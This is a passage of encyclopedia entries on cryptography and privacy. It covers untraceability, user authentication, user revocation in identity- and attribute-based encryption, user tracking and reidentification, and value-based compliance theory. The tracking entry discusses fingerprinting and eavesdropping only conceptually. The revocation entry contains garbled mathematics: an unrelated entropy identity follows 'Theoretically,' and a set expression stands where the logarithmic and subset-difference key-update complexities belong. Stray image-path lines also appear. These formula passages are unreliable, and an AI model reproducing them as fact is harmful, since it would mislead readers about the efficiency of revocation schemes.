Several developing scientific and technological fields present substantial challenges with respect to untraceability. Among them are Online Social Networks (OSNs). In addition to "snapshot" information about user profiles, OSNs also allow to extract historical information about past transactions in which users have been involved and network information about the relationships between different users. In the majority of OSNs, all such information is publicly visible by default. This creates increased risks for user privacy, including challenges for guaranteeing untraceability due to vulnerability to many possible de-anonymization attacks.

Platooning involves the development of efficient algorithms for coordinating and synchronizing large flocks of vehicles in order to increase the throughput of smart roads and highways. To coordinate the flock, heartbeat messages are frequently exchanged between vehicles, which leak sensitive location data such as vehicle speed and position. This makes tracking vehicles in VANETs rather easy even for a passive eavesdropper. Existing privacy-preserving solutions for platooning revolve around the use of pseudonyms and silent periods during which all pseudonyms are changed simultaneously. The effectiveness of such solutions is however still limited, which demands additional efforts.

Similar considerations also apply to other pervasive communication paradigms such as the Internet of Things (IoT) and Internet of Everything (IoE). Here, challenges arise as a consequence of the multitude of heterogeneous devices and sensors that need to communicate between one another and with humans. This scenario casts renewed security concerns and mandates the development of new authentication algorithms capable of guaranteeing sensor and device untraceability.

Cross-References

Anonymity in OSNs

Authentication
Blind Signature
Chaum Blind Signature Scheme
Dining Cryptographers (DC) Network
Mix Networks
Unlinkability

References

Ateniese G, Camenisch J, De Medeiros B (2005) Untraceable RFID tags via insubvertible encryption. In: Proceedings of the 12th ACM conference on computer and communications security, pp 92–101

Beigi G, Guo R, Nou A, Zhang Y, Liu H (2019) Protecting user privacy: an approach for untraceable web browsing history and unambiguous user profiles. In: The 12th ACM international conference on web search and data mining (WSDM'19), pp 213–221

Chaum DL (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–90

Pfitzmann A, Pfitzmann B, Waidner M (1991) Isdn-mixes: untraceable communication with very small bandwidth overhead. In: Proceedings of GI/ITG-conference "Kommunikation in verteilten Systemen" (Communication in Distributed Systems), vol 20, p 22

Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13(3):361–396

Samfat D, Molva R, Asokan N (1995) Untraceability in mobile networks. In: The 1st annual international conference on mobile computing and networking, pp 26–36

Waidner M (1989) Unconditional sender and recipient untraceability in spite of active attacks. In: Workshop on the theory and application of cryptographic techniques. Springer, pp 302–319

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301016

Usable Security Application Programming Interfaces (APIs)

Developer-Centred Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_99

User Authentication

Carlisle Adams[15] ✉
(15) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Authentication; Entity Authentication

Definition

User authentication is identical to entity authentication except that the term "entity" is restricted to denoting a human user (as opposed to a server, a process, a device, a computer terminal, or any other system entity). In practice, this restriction typically limits the possible authentication techniques to password-based schemes and biometric schemes.

Application

User authentication is required whenever a human user desires to access a sensitive or protected resource. The system must ensure that only an appropriate (authorized) user is granted access.

Open Problems and Future Directions

Simultaneously achieving high levels of security, efficiency, and usability is a perpetual challenge. Research continues into finding ideal user authentication schemes.

Cross-References

Authentication
Biometric Authentication
Biometrics: Terms and Definitions
Entity Authentication
Password

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301018

User Revocation

User Revocation in Identity-Based Encryption and Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1455

User Revocation in Identity-Based Encryption and Attribute-Based Encryption

Baodong Qin[16] ✉
(16) School of Cyberspace Security, Xi'an University of Posts & Telecommunications, Xi'an, P.R. China

✉ **Baodong Qin**
Email: qinbaodong@xupt.edu.cn

Synonyms

ABE; Encryption; IBE; User revocation

Definitions

User revocation is a basic security requirement for an encryption system to forbid any revoked users to access and decrypt the encrypted data anymore. In the setting of identity-based encryption (IBE) and attribute-based encryption (ABE), revoked users should not have the ability to decrypt any newly generated ciphertext.

Theory

In an IBE/ABE system, it is very common for users to leave the system. In this case, the system certainly does not want those previous users to decrypt any newly generated IBE/ABE ciphertexts. Therefore, the IBE/ABE system must provide a mechanism to revoke them. In the traditional public key

infrastructure (PKI) setting, there is a revocation list maintained by a certification authority. As one ciphertext is targeted for one recipient, a sender can make user revocation by checking whether the recipient is revoked or not via publicly available digital certificates and certificate revocation lists. However, in an IBE/ABE system, there are no digital certificates. Moreover, in an ABE system, one ciphertext may be accessible by many recipients, and the senders even cannot tell who have the decryption keys. Thus, the traditional PKI-based method is not applicable in the IBE/ABE setting. To date, there are two main types of methods for user revocation in IBE/ABE—direct revocation and indirect revocation—depending on whether the senders know the revocation list or not.

Direct Revocation

In the direct revocation, there is a public revocation list, maintained by the system authority. To encrypt a message, the sender first gets the latest revocation list and then embeds it into the ciphertext, and thus only users not in the revocation list are able to decrypt the ciphertext. For IBE, direct revocation is very simple, if a sender never encrypts a message under identities of revoked users. Regarding ABE, the first directly revocable ABE scheme by a nontrivial combination of normal ABE and broadcast encryption was introduced in Attrapadung and Imai (2009b), which is called broadcast ABE. In that approach, a decryption key is associated with a unique index, called user identity *ID*, and the ciphertext is associated with a set of identities *S*, a set of attributes, and an access policy in a ciphertext-policy ABE (or vice versa for key-policy ABE) scheme. The decryption can be done only if the following two conditions hold simultaneously: (1) $ID \in S$; (2) a user's attributes satisfy the access policy of the ABE part. To realize the direct revocation, the sender sets $S = U \setminus R$ and incorporates it to the broadcast encryption part, where U is the universe of user identities and R is the latest revoked identity set.

There are other papers, e.g., Attrapadung and Imai (2009a), Attrapadung et al. (2011), Datta et al. (2015, 2016), and Liu et al. (2018), applying a similar approach to achieve direct revocation. But, in the broadcast encryption part, the embedded identity set is not fixed to non-revoked identities. It can be the revoked identity set.


Indirect Revocation

The direct revocation requires senders to keep the current revocation list, which renders the encryption system not purely identity-/attribute- based. The indirect revocation removes this requirement. Instead, the recipients' decryption keys are updated periodically. A naive way (Boneh and Franklin, 2003) to realize the indirect revocation for IBE works as follows: the sender uses the recipient's identity ID concatenated with the current time period T as the public key, i.e., $ID||T$, and the key generation center (KGC) issues decryption keys $dk_{ID||T}$ for all non-revoked users. In this way, the revoked users do not have the latest decryption keys and hence cannot decrypt the newly generated ciphertexts. This method can be directly extended to the ABE setting. However, the overhead on KGC to generate these key updates is linear in the number of users. For a large organization, this drawback may become an efficiency bottleneck. In addition, each user must establish a secure channel to obtain the updated decryption key.

The first efficient technique was given in Boldyreva et al. (2008). It removes the secure channel during the key update phase, and the size of key updates is significantly reduced using a subset cover framework, i.e., the complete subtree (CS) scheme. Concretely, each user is given a long-term secret key sk_{ID} by the KGC via a secure channel. The key sk_{ID} is associated with the user's identity (in the IBE setting) or attribute set/access policy (in the ABE setting). For each time period T, the KGC generates a key update information ku_T and broadcasts it to all users without relying on a secure channel. The key update ku_T is associated with the current time period and the state of all users, so that only a non-revoked user can combine it with his/her long-term secret key to generate the current short-term decryption key dk_T. To prevent decryption by revoked users, the sender will embed the current time period into the ciphertext.

Figure 1 gives an example of the CS method for selecting the minimal number of nodes to cover all non-revoked users. In this method, each user is assigned with a leaf node. For each revoked user (leaf node), mark all the nodes from its leaf node to the root with red color, and the cover set $\mathsf{Cover}(R)$ is just the set of all unmarked children of marked nodes. For the case $R = \{u_3\}$, the cover set is $\mathsf{Cover}(R) = \{x_2, x_3, x_{10}\}$. The KGC will use the information of all nodes in $\mathsf{Cover}(R)$ to generate the key updates ku_T. Let $n_{\max}$ and r be the maximal number of system users and the number of revoked users, respectively. Theoretically,

$H(X,Y) = H(X|Y) + H(Y)$. Hence, the CS method reduces the size of key updates from linear, i.e., $O(n_{\max} - r)$, to logarithmic, i.e., $y_2, \ldots, y_n \in \mathbb{Z}_p$, in the number of system users.



User Revocation in Identity-Based Encryption and Attribute-Based Encryption, Fig. 1 An example of CS method

In addition to the CS scheme, other efficient subset cover schemes like the subset difference (SD) scheme were also used to realize efficient revocable IBE scheme (Lee et al., 2017). In this method, the size of key updates is further reduced from $y_2, \ldots, y_n \in \mathbb{Z}_p$ to $O(r)$.

The decryption key exposure resilience (DKER) was firstly introduced in Seo and Emura (2013) for revocable IBE schemes. It guarantees that an exposure of a user's decryption key at some time period will not compromise the confidentiality of ciphertexts that are encrypted for different time periods. Because of this desirable security in practice, DKER has attracted great attentions, e.g., Park et al. (2015), Watanabe et al. (2017), and Katsumata et al. (2019), on revocable IBE schemes recently.

Others

Nevertheless, the decryption key updating algorithm in the indirect revocation mechanism requires the communication with the key distribution center, resulting in a significant cost. In some scenarios which involve

thousands or even hundreds of thousands of Internet of Things (IoT) devices, frequent decryption key updating through a key distribution center is certainly impractical. The puncturable encryption (Green and Miers, 2015) was proposed to address this issue, where recipients can update their decryption keys by themselves without any key issuing from the key distributor. It neither requires frequent communications with the key distribution center nor needs to delete components to wipe existing keys to produce a new decryption key. The puncturable encryption structure has been extended to attribute-/identity-based encryption schemes (Phuong et al., 2018; Wei et al., 2019) to achieve efficient user revocation.

Open Problems and Future Directions

In this area, there are still several interesting remaining problems. We list them as follows:

- To build an efficient ABE scheme with indirect revocation by using the SD scheme. This can reduce the size of key updates in the state-of-the-art revocable ABE schemes to $O(r)$.
- To construct an indirectly revocable ABE with DKER security from the lattice.
- To construct a generic transformation from ABE to indirectly revocable ABE with (or without) DKER security. This will solve the previous problem by using lattice-based ABE schemes.

References

Attrapadung N, Imai H (2009a) Attribute-based encryption supporting direct/indirect revocation modes. In: Parker MG (ed) Cryptography and coding, 12th IMA International Conference, Cryptography and Coding 2009. Proceedings, Springer, LNCS, vol 5921, pp 278–300

Attrapadung N, Imai H (2009b) Conjunctive broadcast and attribute-based encryption. In: Shacham H, Waters B (eds) Pairing-based cryptography – pairing 2009, Proceedings, Springer, LNCS, vol 5671, pp 248–265

Attrapadung N, Libert B, de Panafieu E (2011) Expressive key-policy attribute-based encryption with constant-size ciphertexts. In: Catalano D, Fazio N, Gennaro R, Nicolosi A (eds) Public key cryptography – PKC 2011, Proceedings, Springer, LNCS, vol 6571, pp 90–108

Boldyreva A, Goyal V, Kumar V (2008) Identity-based encryption with efficient revocation. In: Ning P, Syverson PF, Jha S (eds) Proceedings of the 2008 ACM Conference on Computer and

Communications Security, CCS 2008. ACM, pp 417–426

Boneh D, Franklin MK (2003) Identity-based encryption from the weil pairing. SIAM J Comput 32(3):586–615
[MathSciNet]

Datta P, Dutta R, Mukhopadhyay S (2015) General circuit realizing compact revocable attribute-based encryption from multilinear maps. In: López J, Mitchell CJ (eds) Information Security – 18th International Conference, ISC 2015, Proceedings, Springer, LNCS, vol 9290, pp 336–354

Datta P, Dutta R, Mukhopadhyay S (2016) Adaptively secure unrestricted attribute-based encryption with subset difference revocation in bilinear groups of prime order. In: Pointcheval D, Nitaj A, Rachidi T (eds) Progress in Cryptology – AFRICACRYPT 2016, Springer, LNCS, vol 9646, pp 325–345

Green MD, Miers I (2015) Forward secure asynchronous messaging from puncturable encryption. In: 2015 IEEE Symposium on Security and Privacy, SP 2015. IEEE Computer Society, pp 305–320

Katsumata S, Matsuda T, Takayasu A (2019) Lattice-based revocable (hierarchical) IBE with decryption key exposure resistance. In: Lin D, Sako K (eds) Public-key cryptography – PKC 2019, Proceedings, Part II, Springer, LNCS, vol 11443, pp 441–471

Lee K, Lee DH, Park JH (2017) Efficient revocable identity-based encryption via subset difference methods. Des Codes Crypt 85(1):39–76
[MathSciNet]

Liu JK, Yuen TH, Zhang P, Liang K (2018) Time-based direct revocable ciphertext-policy attribute-based encryption with short revocation list. In: Preneel B, Vercauteren F (eds) Applied Cryptography and Network Security – 16th International Conference, ACNS 2018, Proceedings, Springer, LNCS, vol 10892, pp 516–534

Park S, Lee K, Lee DH (2015) New constructions of revocable identity-based encryption from multilinear maps. IEEE Trans Inf Forensics Secur 10(8):1564–1577

Phuong TVX, Ning R, Xin C, Wu H (2018) Puncturable attribute-based encryption for secure data delivery in internet of things. In: 2018 IEEE Conference on Computer Communications, INFOCOM 2018, IEEE, pp 1511–1519

Seo JH, Emura K (2013) Revocable identity-based encryption revisited: security model and construction. In: Kurosawa K, Hanaoka G (eds) Public-key cryptography – PKC 2013. Proceedings, Springer, LNCS, vol 7778, pp 216–234

Watanabe Y, Emura K, Seo JH (2017) New revocable IBE in prime-order groups: adaptively secure, decryption key exposure resistant, and with short public parameters. In: Handschuh H (ed) Topics in cryptology – CT-RSA 2017, Proceedings, Springer, LNCS, vol 10159, pp 432–449

Wei J, Chen X, Wang J, Hu X, Ma J (2019) Forward-secure puncturable identity-based encryption for securing cloud emails. In: Sako K, Schneider S, Ryan PYA (eds) Computer Security – ESORICS 2019 – 24th European Symposium on Research in Computer Security, Proceedings, Part II, Springer, LNCS, vol 11736, pp 134–150

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1536

User Tracking and Reidentification

Christoph Sommer[17] ✉
(17) TU Dresden, Dresden, Germany

✉ **Christoph Sommer**
Email: sommer@cms-labs.org

Definitions

User tracking is the process of compiling a history of where a user has been at a given time. *User reidentification* means being able to identify if the same user that was present at one location was also present at others.

Application

User identification and tracking has been used in the past for just as many beneficial goals as it has been used for malicious purposes:

Beneficial applications of user identification and tracking include nonnetworked settings such as access control (here: authentication) and record keeping (e.g., fitness tracking, journaling, or tagging of data with where it originated). Communicating information about the current location of oneself to other parties is similarly beneficial: Goals reach from the provision of location-based services, to entertainment (e.g., find my friends or augmented reality games), to alerting other people (e.g., about health emergencies or kidnapping), and to willingly selling one's own tracking information (e.g., to health or car insurance companies to avoid paying higher premiums). Similarly, the case can be made that user tracking by third parties can be beneficial even without consent, as it promises easy law

enforcement under exigent circumstances, can support containment of epidemics or allow fast rescue operations following natural disasters.

The same approaches, however, can just as well serve malicious goals, be it through direct knowledge or through indirect knowledge.

Direct knowledge of where a person is, was, or will likely be at a given time can just as well enable crimes such as stalking, robbery, or physical violence; similarly, knowing where a person is *not* can enable property crimes such as burglary.

Indirect knowledge, obtained from knowing where a person routinely travels and stays, allows for far-reaching conclusions about all aspects of their personal life, e.g., their social graph, economic standing, or health (see "Privacy Metrics" in Privacy Metrics and Data Protection) – particularly if the person is part of a minority group which causes them to stand out more (see "Inference Control" in Privacy Metrics and Data Protection) .

Naturally, the process of user tracking is much simplified if the user in question provides the requisite identifying information (such as their name) along with location information (such as GPS position) willingly.

However, user tracking can work similarly well in the absence of any or all of these components, as detailed in the following.

Theory

Some data can directly be used to learn the location of a user. If location data is synthesized by the user's device itself, it is synthesized primarily from self-localizing via GPS or via infrastructure such as mobile broadband base stations or Wi-Fi access points. This data is then either shared intentionally or unintentionally (unknowingly such as in leftover data in shared photographs, by subterfuge or by malicious software).

Definite location information can, however, also be synthesized by the immediate infrastructure that the user is interacting with. This does not just hold for physical or short-range interactions, where the fact that an interaction has taken place is *designed* to be definite proof of a user having been there, such as in biometric identification (see "Biometric Authentication" in Biometrics) or authorization with smart cards (like those introduced for public transport in many locations). At the very least, a user can be known to be in general proximity of any infrastructure they are currently using wirelessly (and thus-derived location data can be augmented

further using received signal strength measurements potentially combined with simple trilateration and beyond). Similarly, this information can also be obtained by any other user in the general proximity, by passively overhearing transmissions on the wireless channel, a special case of eavesdropping (see “Eavesdropping” in Other Sections).

More so, many modern communication systems (particularly those using higher frequencies such as 3gpp 5G NR, i.e., mmWave mobile broadband) can only work efficiently if they manage to precisely locate the user (Heath et al., 2016). While access to data collected by infrastructure is typically tightly regulated, there have been instances where location data has freely been shared with parties ranging from persons who registered a convincingly enough sounding DNS domain name to impersonate one of many authorized law enforcement entities to professional data brokers, prompting the US Federal Communications Commission to step in (see FCC, 2020). Beyond this, it is similarly feasible for an attacker to impersonate infrastructure elements (e.g., commercialized for mobile broadband communication as *IMSI-catchers*), thus getting direct access to all relevant data.

If information is communicated via a computer network, location information can also be inferred beyond the immediate surroundings: based on data used for networking. Examples of such data are host names used to facilitate application layer relaying (performed in, e.g., the *Received*: headers of Internet mail) as well as network address information (used in circuit or packet switched networking) which uniquely identifies which infrastructure elements were used to transport information to its destination, thus leaving a breadcrumb trail back to the user. Again, such data is not only available to all network operators but also to any user who manages to passively eavesdrop (see “Eavesdropping” in Other Sections) on communication in the computer network or to mount a man-in-the-middle attack (see “Man-in-the-Middle and Relay Attack” in Broadcast Channel, Secret Sharing, Threshold Schemes, Subliminal Channels) .

If identifying information is not provided by the user directly (as is the case for authorizing access to physical or to communication infrastructure), any unique characteristic of either a user’s device or devices or the (behavior of the) user themselves will still support reidentification of the user to some degree. Examples for user characteristics are facial features or movement (such as gait), directly observable via, e.g., CCTV. Examples for

communicating devices range from sensors and wearables (see “Source Location Privacy” in Sensor and Ad Hoc Networks) , to smart cards, to mobile phones, to laptops, and to smart vehicles (see “Vehicular Privacy”).

Each device will use one or more wireless transceivers, each of which exhibits unique characteristics such as subtle but systematic inaccuracies in frequency or timing (Danev et al., 2012) which, when taken together, allow for *fingerprinting* of the device, that is, deriving a superset of features that, when taken together, is specific to a particular device. Beyond that, many wireless protocols also demand that periodic *Hello* broadcasts (often called *beacons*) are sent by any network participant, such as Wi-Fi and Bluetooth beacons for neighbor discovery using these technologies or, on the application layer, beacons of the Basic Safety or Cooperative Awareness services envisioned for many intelligent vehicle applications. Such messages are designed to be detectable by any suitable wireless receiver and, while they commonly do not include outright identifying information, can be used for fingerprinting as well.

Naturally, such user reidentification might only lead to location data being associated with an abstract, pseudonymous (see “Pseudonyms for Mobile Networks”) user or group of users. Even in this case, however, it can be used for tracking these entities as they change locations and, thus, ultimately reveal the identities of individual users.

Tracking relies on such user reidentification. It allows an interested party to build a trace of (definite, coarse, or likely) location information linked to (definite or likely) individual entities or groups of entities.

Approaches to combat uncertainties introduced in this process range from multi-target tracking to more involved multi-hypothesis approaches (Blackman and Popoli, 1999).

To what degree this allows identifying individual users varies with the amount (see “Attacker Models for Location Privacy”) and granularity of data collected (see “Geo-indistinguishability”) and will be different for each situation (see “Measuring Location Privacy”).

Yet, even location data as sparse as just the starting and ending area of a trip from home to work – and as imprecise as census area – has been shown (Golle and Partridge, 2009) to already suffice to reveal, with a high probability, which individual is associated to a given trace. Moreover, it has been demonstrated (Eckhoff and Sommer, 2018) that, if a user can be assumed to be driving a vehicle on a road, moderately spaced samples of

location data – even if any two data points are considered fully un-linkable – can be enough to construct full movement traces of a user.

Cross-References

Location Privacy in Wireless Networks

References

Blackman S, Popoli R (1999) Design and analysis of modern tracking systems. Artech House, Boston/London

Danev B, Zanetti D, Capkun S (2012) On physical-layer identification of wireless devices. ACM Comput Surv 45(1):6:1–6:29. https://doi.org/10.1145/2379776.2379782

Eckhoff D, Sommer C (2018) Readjusting the privacy goals in vehicular ad-hoc networks: a safety-preserving solution using non-overlapping time-slotted pseudonym pools. Elsevier Comput Commun 122:118–128. https://doi.org/10.1016/j.comcom.2018.03.006

FCC (2020) Notice of apparent liability for forfeiture and admonishment. File Nos. EB-TCD-18-00027698,..700,..702,..704, Federal Communications Commission

Golle P, Partridge K (2009) On the anonymity of home/work location pairs. In: 7th International Conference on Pervasive Computing, Nara-shi. Springer, pp 390–397

Heath RW, Gonzalez-Prelcic N, Rangan S, Roh W, Sayeed AM (2016) An overview of signal processing techniques for millimeter wave MIMO systems. IEEE J Sel Topics Signal Process 10(3):436–453. https://doi.org/10.1109/JSTSP.2016.2523924

V

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301019

Value of Privacy

Privacy Economics: From Information Theory to Privacy as an Asset

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1595

Value-Based Compliance Theory

Fredrik Karlsson[1] ✉ and Karin Hedström[1] ✉
(1) Informatics, CERIS, Örebro University School of Business, Örebro, Sweden

✉ **Fredrik Karlsson (Corresponding author)**
Email: fredrik.karlsson@oru.se

✉ **Karin Hedström**
Email: karin.hedstrom@oru.se

Synonyms

VBC theory

Definition

Actor: An individual.

Actual information security action: How information and information technology is used by a user to solve a task.

Goal: A desired and verifiable end state of the world.

Prescribed information security action: The description of one or more rules and/or acceptable procedures on how to use information and/or information technology to carry out a task.

Value: Prioritized principle or belief about goals or behaviors that transcend specific situations.

Background

Nowadays information is one of the most important assets in an organization. All organizations hold a range of data, from product data to customer insights that, for example, can open new business opportunities. At the same time disclosed information can cause great financial losses (Goel and Shawky 2009) as well as negative effects on an organization's reputation (Son and Kim 2009). It means that safeguarding an organization's information assets, i.e., information and information systems, is an important strategic issue.

Organizations are therefore implementing technical, formal, and informal controls to stay protected. Information security policies play an important role among the formal controls. Information security policies are used by information security managers to guide employees' information security behaviors or use of specific technology. Despite this, information security breaches caused by employees who violate information security policies has been stressed as a perennial problem for many organizations, both in practitioner reports (e.g., PwC 2014) and in existing research (e.g., Siponen et al. 2014; Stanton et al. 2005).

The seriousness of this problem, commonly referred to as the "people problem," also means that employees' noncompliance has received significant attention from researchers (e.g., Cram et al. 2017). Researchers have increased the knowledge of factors that explain employees' poor compliance (e.g., Sommestad et al. 2019). Notwithstanding the merits of the above-mentioned research, seeing users of information security policies, such as employees and external actors working with client information assets, as a "problem" directs information security managers to a control-based compliance model. A control-based compliance model focuses on developing security measures to enforce the information security policy by user control and regulation (Hedström et al. 2011).


The value-based compliance theory offers an alternative or complementing model. This theory assumes that groups within an organization, particularly users and managers, act based on their different goals and values. Values could be viewed as prioritized principles or beliefs about goals or behaviors that transcend specific situations. However, sometimes rationales conflict and result in noncompliance with information security policies.

The value-based compliance theory draws on the existing body of knowledge within information systems research (e.g., Klein and Hirschheim

2001) and information security research (Karlsson et al. 2018) where values are used to understand behavior in complex situations where actors face multiple priorities and multiple choices for action. Facing multiple priorities means that in an organization, users will face conflicting goals and values in their daily practices. One obvious example is the tension between information availability and confidentiality. Hedström et al. (2011) argued that goal and value conflicts are fundamental drivers of behavioral information security problems, something that "redefines the information security management problem as having a significant organizational change and development component, implying that changing peoples' daily practice is best addressed through an understanding of the values that guide their behaviors."

Theory

The value-based compliance theory (Hedström et al. 2011; Kolkowska et al. 2017) consists of five major concepts, which are illustrated in the unified modeling diagram in Fig. 1: Prescribed information security action, actual information security action, actor, goal, and value. The value-based compliance theory draws on the theories of organizational learning (Argyris and Schön 1996) and social action (Weber 1978). According to the latter, information security actions are considered as social actions, i.e., "actions that are meaningful for the individual, and which relate to and are influenced by the actions of others" (Hedström et al. 2013).



Value-Based Compliance Theory, Fig. 1. Value-based compliance theory (Hedström et al. 2011, p. 375). (Reproduced with permission from Elsevier)

When studying users' noncompliance with information security policies it is important to distinguish between two types of information security actions and how they are associated with one or more actors. First, information security managers design prescribed information security actions, i.e., describing rules and/or acceptable procedures on how to use information and information technology. These actions are found in the information security policy. Second, users put these rules and procedures into practice as actual information security actions. This distinction draws on the "espoused theory" and "theory-in-use" concepts in the theory of organizational learning (Argyris and Schön 1996). Argyris and Schön (1996) argued that actors, such as employees, enact and realize the explicit action strategies of organizations, such as procedures in information security policies, based on their situational and local knowledge. As a result, actual information security actions might deviate from their prescribed counterparts; thus, compliance or noncompliance may occur.

The key feature of the value-based compliance theory is the attention it pays to the rationale, i.e., the goals and values, behind actual and prescribed information security actions. This feature enables analysis of why noncompliance situations occur, i.e., if there are differences in the rationales behind the action pairs that are analyzed. Weber (1978) argued that there are four major types of social action, which can be either rational or nonrational. From that follows that information security actions can be either rational or nonrational, whereas it is only possible to identify goals and values related to the former.

A prescribed information security action, such a rule in an information security policy that forbids storing data in public cloud services, is the result of a goal-oriented design activity. Hence, it is the result of a rational action by the information security manager. It means that specific design goals are set out, for example, to make sure that information is not disclosed by cloud service providers due to legal frameworks in the hosting country. These goals are the design rationale behind the prescribed information security action. In turn, these goals are anchored in the underlying information security values of the information security manager responsible for design. In the example discussed above, it can be that confidentiality is important. The anchoring of goals in a specific set of values is defined as the prescribed information security action's value rationale.

It is possible to distinguish between two types of rational social actions (Weber 1978): instrumental and value oriented. Instrumental actions are based on a means-end calculation, where the actor has to accept "given realities and choose a preconceived means to achieving a particular end" (Hedström et al. 2013). Thus, a user anchors a chosen course of action in one or more goals. For example, an employee's decision to upload files to a public cloud service, which leads to noncompliance, may be based on an availability goal, where the employee needs to find a way to make information easily available to colleagues. It is not possible to judge whether or not means and ends are optimal without considering the value base upon which the actor judges the possibilities. In the example above, the employee might consider easy access to information as an important principle. The set of prioritized principles or believes that have guided the actor to selected course of action is the value rationale.

Value-oriented actions are anchored in a context-specific value system and instead of accepting given realities and choosing from preconceived

means, an employee justifies the choice of actions by appealing to a specific value system (Kalberg 1980). Continuing on our running example is how university personnel anchor their “right” to use a public cloud service for sharing files in the value system of “scientific freedom.” According to Weber (1978), these actions are important in themselves, irrespective of the consequences. Thus, these actions are strongly anchored in actor’s value base.

Turning our attention to the nonrational actions, Weber (1978) distinguished between two types: traditional actions and affectual actions. The former “are based on deeply rooted habits, where the actor does not reflect on or even remember why the action is carried out” (Hedström et al. 2013). The latter are linked to the emotional condition of actors. The actor is in none of these cases actively reflecting on the rationale for carrying out the action. Although these actions might result in noncompliance, it is not possible to identify any use rationale behind such actions.

